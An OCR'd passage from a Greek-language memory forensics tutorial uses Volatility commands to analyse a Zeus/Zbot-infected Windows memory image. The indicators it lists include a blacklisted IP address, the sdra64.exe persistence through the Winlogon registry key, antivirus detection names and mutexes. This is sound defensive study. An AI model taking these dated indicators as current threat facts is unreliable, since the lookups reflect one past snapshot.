
Αφού είδαμε ποιο προφίλ ταιριάζει καλύτερα για να χρησιμοποιήσουμε για την ανάλυση της εικόνας μνήμης, χρησιμοποιούμε την εντολή **pslist** για να δούμε τις διεργασίες που έτρεχαν στον υπολογιστή τη στιγμή της απόκτησής της. Η εντολή μας δείχνει το offset της διεργασίας (εδώ είναι το virtual offset από default). Αν θέλουμε το physical χρησιμοποιούμε την παράμετρο -P μετά την εντολή pslist -P. Το όνομα της διεργασίας, τον αριθμό της, τα threads και τα handles, καθώς και ημερομηνία και ώρα. Η εντολή **pslist** δεν μπορεί να ανιχνεύσει κρυμμένες ή μη συνδεδεμένες διεργασίες.



Εικόνα 67: Η εντολή pslist μας δείχνει τις διεργασίες που έτρεχαν στον υπολογιστή.


connscan

Η εντολή **connscan** θα μας δείξει στοιχεία από συνδέσεις του υπολογιστή που μπορεί και να έχουν τερματιστεί την στιγμή που πήραμε το αντίγραφο της μνήμης. Όταν εφαρμόσαμε την εντολή μας έδειξε όπως φαίνεται και στην επόμενη εικόνα μία σύνδεση στον υπολογιστή συνδεδεμένη με την διεργασία με Pid 856. Η **connscan** μπορεί να χρησιμοποιηθεί μόνο σε Windows XP και Windows server 2003.



Εικόνα 68: Η εντολή connscan μας δείχνει τις συνδέσεις του υπολογιστή.

Με την χρήση της ιστοσελίδας IPVoid[27] που η χρήση της είναι να μας αποκαλύπτει πληροφορίες για μια IP διεύθυνση, αντιγράφουμε την IP διεύθυνση και βρίσκουμε ότι είναι από την Μολδαβία και ότι είναι στην μαύρη λίστα. Είναι κοινή τακτική για ένα trojan να προσθέτει ένα registry key (κλειδί μητρώου) για να είναι σίγουρο ότι θα τρέχει κάθε φορά που εκκινούμε τον υπολογιστή.



193.104.41.75 Scan Report

Permalink | Email a Friend | Print this Page

Update Report

IP Address Information


Analysis Date	26 days ago
Blacklist Status	BLACKLISTED 1/36
IP Address	193.104.41.75 (Websites Lookup)
Reverse DNS	Unknown
ASN	Unknown
ASN Owner	Unknown
ISP	PE Voronov Evgen Sergiyovich
Continent	Europe
Country Code	(MD) Moldova, Republic of
Latitude / Longitude	47 / 29
City	Unknown
Region	Unknown

Εικόνα 69: Η IP διεύθυνση είναι σε μαύρη λίστα.

malfind

Θα τρέξουμε την εντολή **malfind** που είναι αυτοματοποιημένη για να βρίσκει κρυμμένο κώδικα μέσα σε διεργασίες. Αυτή τη φορά στην σύνταξη της εντολής χρησιμοποιούμε την παράμετρο(flag) -p για να κάνουμε έρευνα συγκεκριμένα στην διεργασία με Pid 856. Επίσης θα ρίξουμε μια ματιά και στο winlogon του μητρώου των windows. Για την εντολή malfind πληκτρολογούμε:
python vol.py –profile=[προφίλ που προτάθηκε από την εντολή imageinfo] -f [μονοπάτι της τοποθεσίας της εικόνας μνήμης] **malfind** -p 856


[27]http://www.ipvoid.com/




Εικόνα 70: Η εντολή malfind βρίσκει κρυμμένο κακόβουλο κώδικα.

procdump

Η εντολή malfind για την διεργασία με Pid 856 μας δείχνει ότι εκτελέστηκε σαν read-write οπότε το επόμενο βήμα μας είναι να δημιουργήσουμε ένα εκτελέσιμο από αυτή τη διεργασία με την εντολή **procdump** και συντάσσεται ως εξής:
vol.py –profile=[προτεινόμενο προφίλ από την εντολή imageinfo] -f [path to the location of the image] -p [Pid] procdump --dump-dir [μονοπάτι της περιοχής που θέλουμε να αποθηκευτεί το εκτελέσιμο]. Το --dump-dir το χρησιμοποιούμε όταν θέλουμε να διευκρινήσουμε μια περιοχή εξόδου, δηλαδή εδώ την επιφάνεια εργασίας.



Εικόνα 71: Δημιουργούμε ένα εκτελέσιμο από το αρχείο με Pid 856.




Εικόνα 72: Η δημιουργία του εκτελέσιμου.

printkey

Για τον έλεγχο στο κλειδί μητρώου των Windows πληκτρολογούμε την εντολή:

```
python vol.py -f [μονοπάτι της εικόνας της μνήμης] printkey -K
"Microsoft\Windows NT\CurrentVersion\Winlogon"
```



Εικόνα 73: Έλεγχος στο κλειδί μητρώου των Windows.

Με τον έλεγχο του κλειδιού μητρώου των Windows, βλέπουμε ότι φορτώνεται και μία διεργασία με το όνομα sdra64.exe[28] για την οποία αναζητούμε πληροφορίες στο διαδίκτυο. Ουσιαστικά έχουμε πάρει πια τις απαντήσεις μας αλλά επειδή έχουμε ήδη δημιουργήσει και το εκτελέσιμο αρχείο με το Pid=856 θα το ελέγξουμε και από άλλη μεριά με την χρήση μιας ιστοσελίδας που θα μας κάνει ανάλυση και θα μας πει αν είναι κακόβουλο ή όχι.
Με την χρήση της ιστοσελίδας VirusTotal[29] θα φορτώσουμε το εκτελέσιμο και θα δούμε τα αποτελέσματα.

[28]http://www.threatexpert.com/files/sdra64.exe.html
[29]https://www.virustotal.com/

File "sdra64.exe" has the following statistics:

Total number of reports analysed	611,932
Number of cases that involved the file "sdra64.exe"	2,928
Number of incidents when this file was found to be a threat	2,254
Statistical volume of cases when "sdra64.exe" was a threat	77%


Notes:

- Please note that the name of the file should NOT be used to define if it is legitimate or not. Such determination can only be made by observing its dynamic behaviour.
- In order to check a file, please submit it to ThreatExpert.
- For a comprehensive pro-active protection against threats, please consider ThreatFire - our behavioral antivirus solution.


The file "sdra64.exe" is known to be created under the following filenames:

%System%\sdra64.exe
%Temp%\17301.exe
%Temp%\18396.exe
%Temp%\18467.exe
%Temp%\19912.exe
%Temp%\20545.exe
%Temp%\22104.exe
%Temp%\6334.exe
%Temp%\8140.exe
%Temp%\directwin.exe
%Temp%\sdra64.exe
%Temp%\system.exe
%Temp%\temp.exe
%Windir%\temp\rdl1.tmp.exe
c:\palma.exe

Εικόνα 74: Το αρχείο sdra64.exe είναι κακόβουλο.



Εικόνα 75: Η ιστοσελίδα Virustotal.



Antivirus	Result	Update
Agnitum	Trojan.PWS.Zbot!Z7eMEe1hq2k	20130627
AhnLab-V3	Worm/Win32.IRCBot	20130627
AntiVir	TR/Dropper.Gen	20130628
Antiy-AVL	Trojan/win32.agent.gen	20130627
Avast	Win32:Zbot-BCW [Trj]	20130628
AVG	Win32/Heri	20130628
BitDefender	Gen:Variant.Graftor.22830	20130628
ByteHero	✓	20130613
CAT-QuickHeal	Win32.PWS.Zbot.gen!V.4.grp5	20130627
ClamAV	✓	20130628
Commtouch	W32/Zbot.AG.gen!Eldorado	20130627

Εικόνα 76: Το εκτελέσιμο αναγνωρίζεται ως κακόβουλο από τα περισσότερα antivirus.

mutantscan

Τώρα θα χρησιμοποιήσουμε την εντολή mutantscan για να μας εμφανίσει όλα τα αντικείμενα. Πληκτρολογούμε:

Python vol.py -f [μονοπάτι που βρίσκεται η εικόνα μνήμης] mutantscan


```
0x000000000666c678        1        1      1 0x00000000
0x00000000066ad9a8        1        1      1 0x00000000
0x00000000066add28        1        1      1 0x00000000
0x00000000066f68b0        5        4      1 0x00000000          RasPbFile
0x00000000066f6cd0        1        1      1 0x00000000
0x0000000067358a8         2        1      1 0x00000000          RSVP_Perf_Libra
ry_Lock_PID_684
0x0000000006735dc0        2        1      1 0x00000000          _AVIRA_2109
0x0000000067790f8         1        1      1 0x00000000
0x0000000006779d48        1        1      1 0x00000000
0x000000000687f0f8        1        1      1 0x00000000
0x0000000006901208        1        1      1 0x00000000
0x0000000006944ba0        1        1      1 0x00000000
0x0000000006945830        1        1      1 0x00000000
0x0000000006945a30        1        1      1 0x00000000
0x0000000006946678        1        1      1 0x00000000
0x0000000006b1a460        2        1      1 0x00000000          VMwareGuestDnDD
ataMutex
0x0000000006b400f8        1        1      1 0x00000000
```

Εικόνα 77: Η εντολή mutantscan.

Αυτό το αντικείμενο AVIRA κάτι μας θυμίζει. Θα το ψάξουμε πιο συγκεκριμένα με την εντολή grep -μας εμφανίζει όλα τα αντικείμενα που έχουν την συγκεκριμένη γραμματοσειρά που δηλώσαμε δίπλα στην εντολή grep.

```
dimitra@odysseas:~/volatility-2.4$ python vol.py -f'/home/dimitra/Επιφάνεια εργα
σίας/zeus.vmem/zeus.vmem' mutantscan | grep AVIRA
Volatility Foundation Volatility Framework 2.4
0x0000000005ca17e8        2        1      1 0x00000000          _AVIRA_2108
0x0000000006735dc0        2        1      1 0x00000000          _AVIRA_2109
```


Εικόνα 78: Με την εντολή grep παίρνουμε συγκεκριμένα αποτελέσματα.



Εικόνα 79: Ο δούρειος ίππος: W32/Zbot.AA!tr

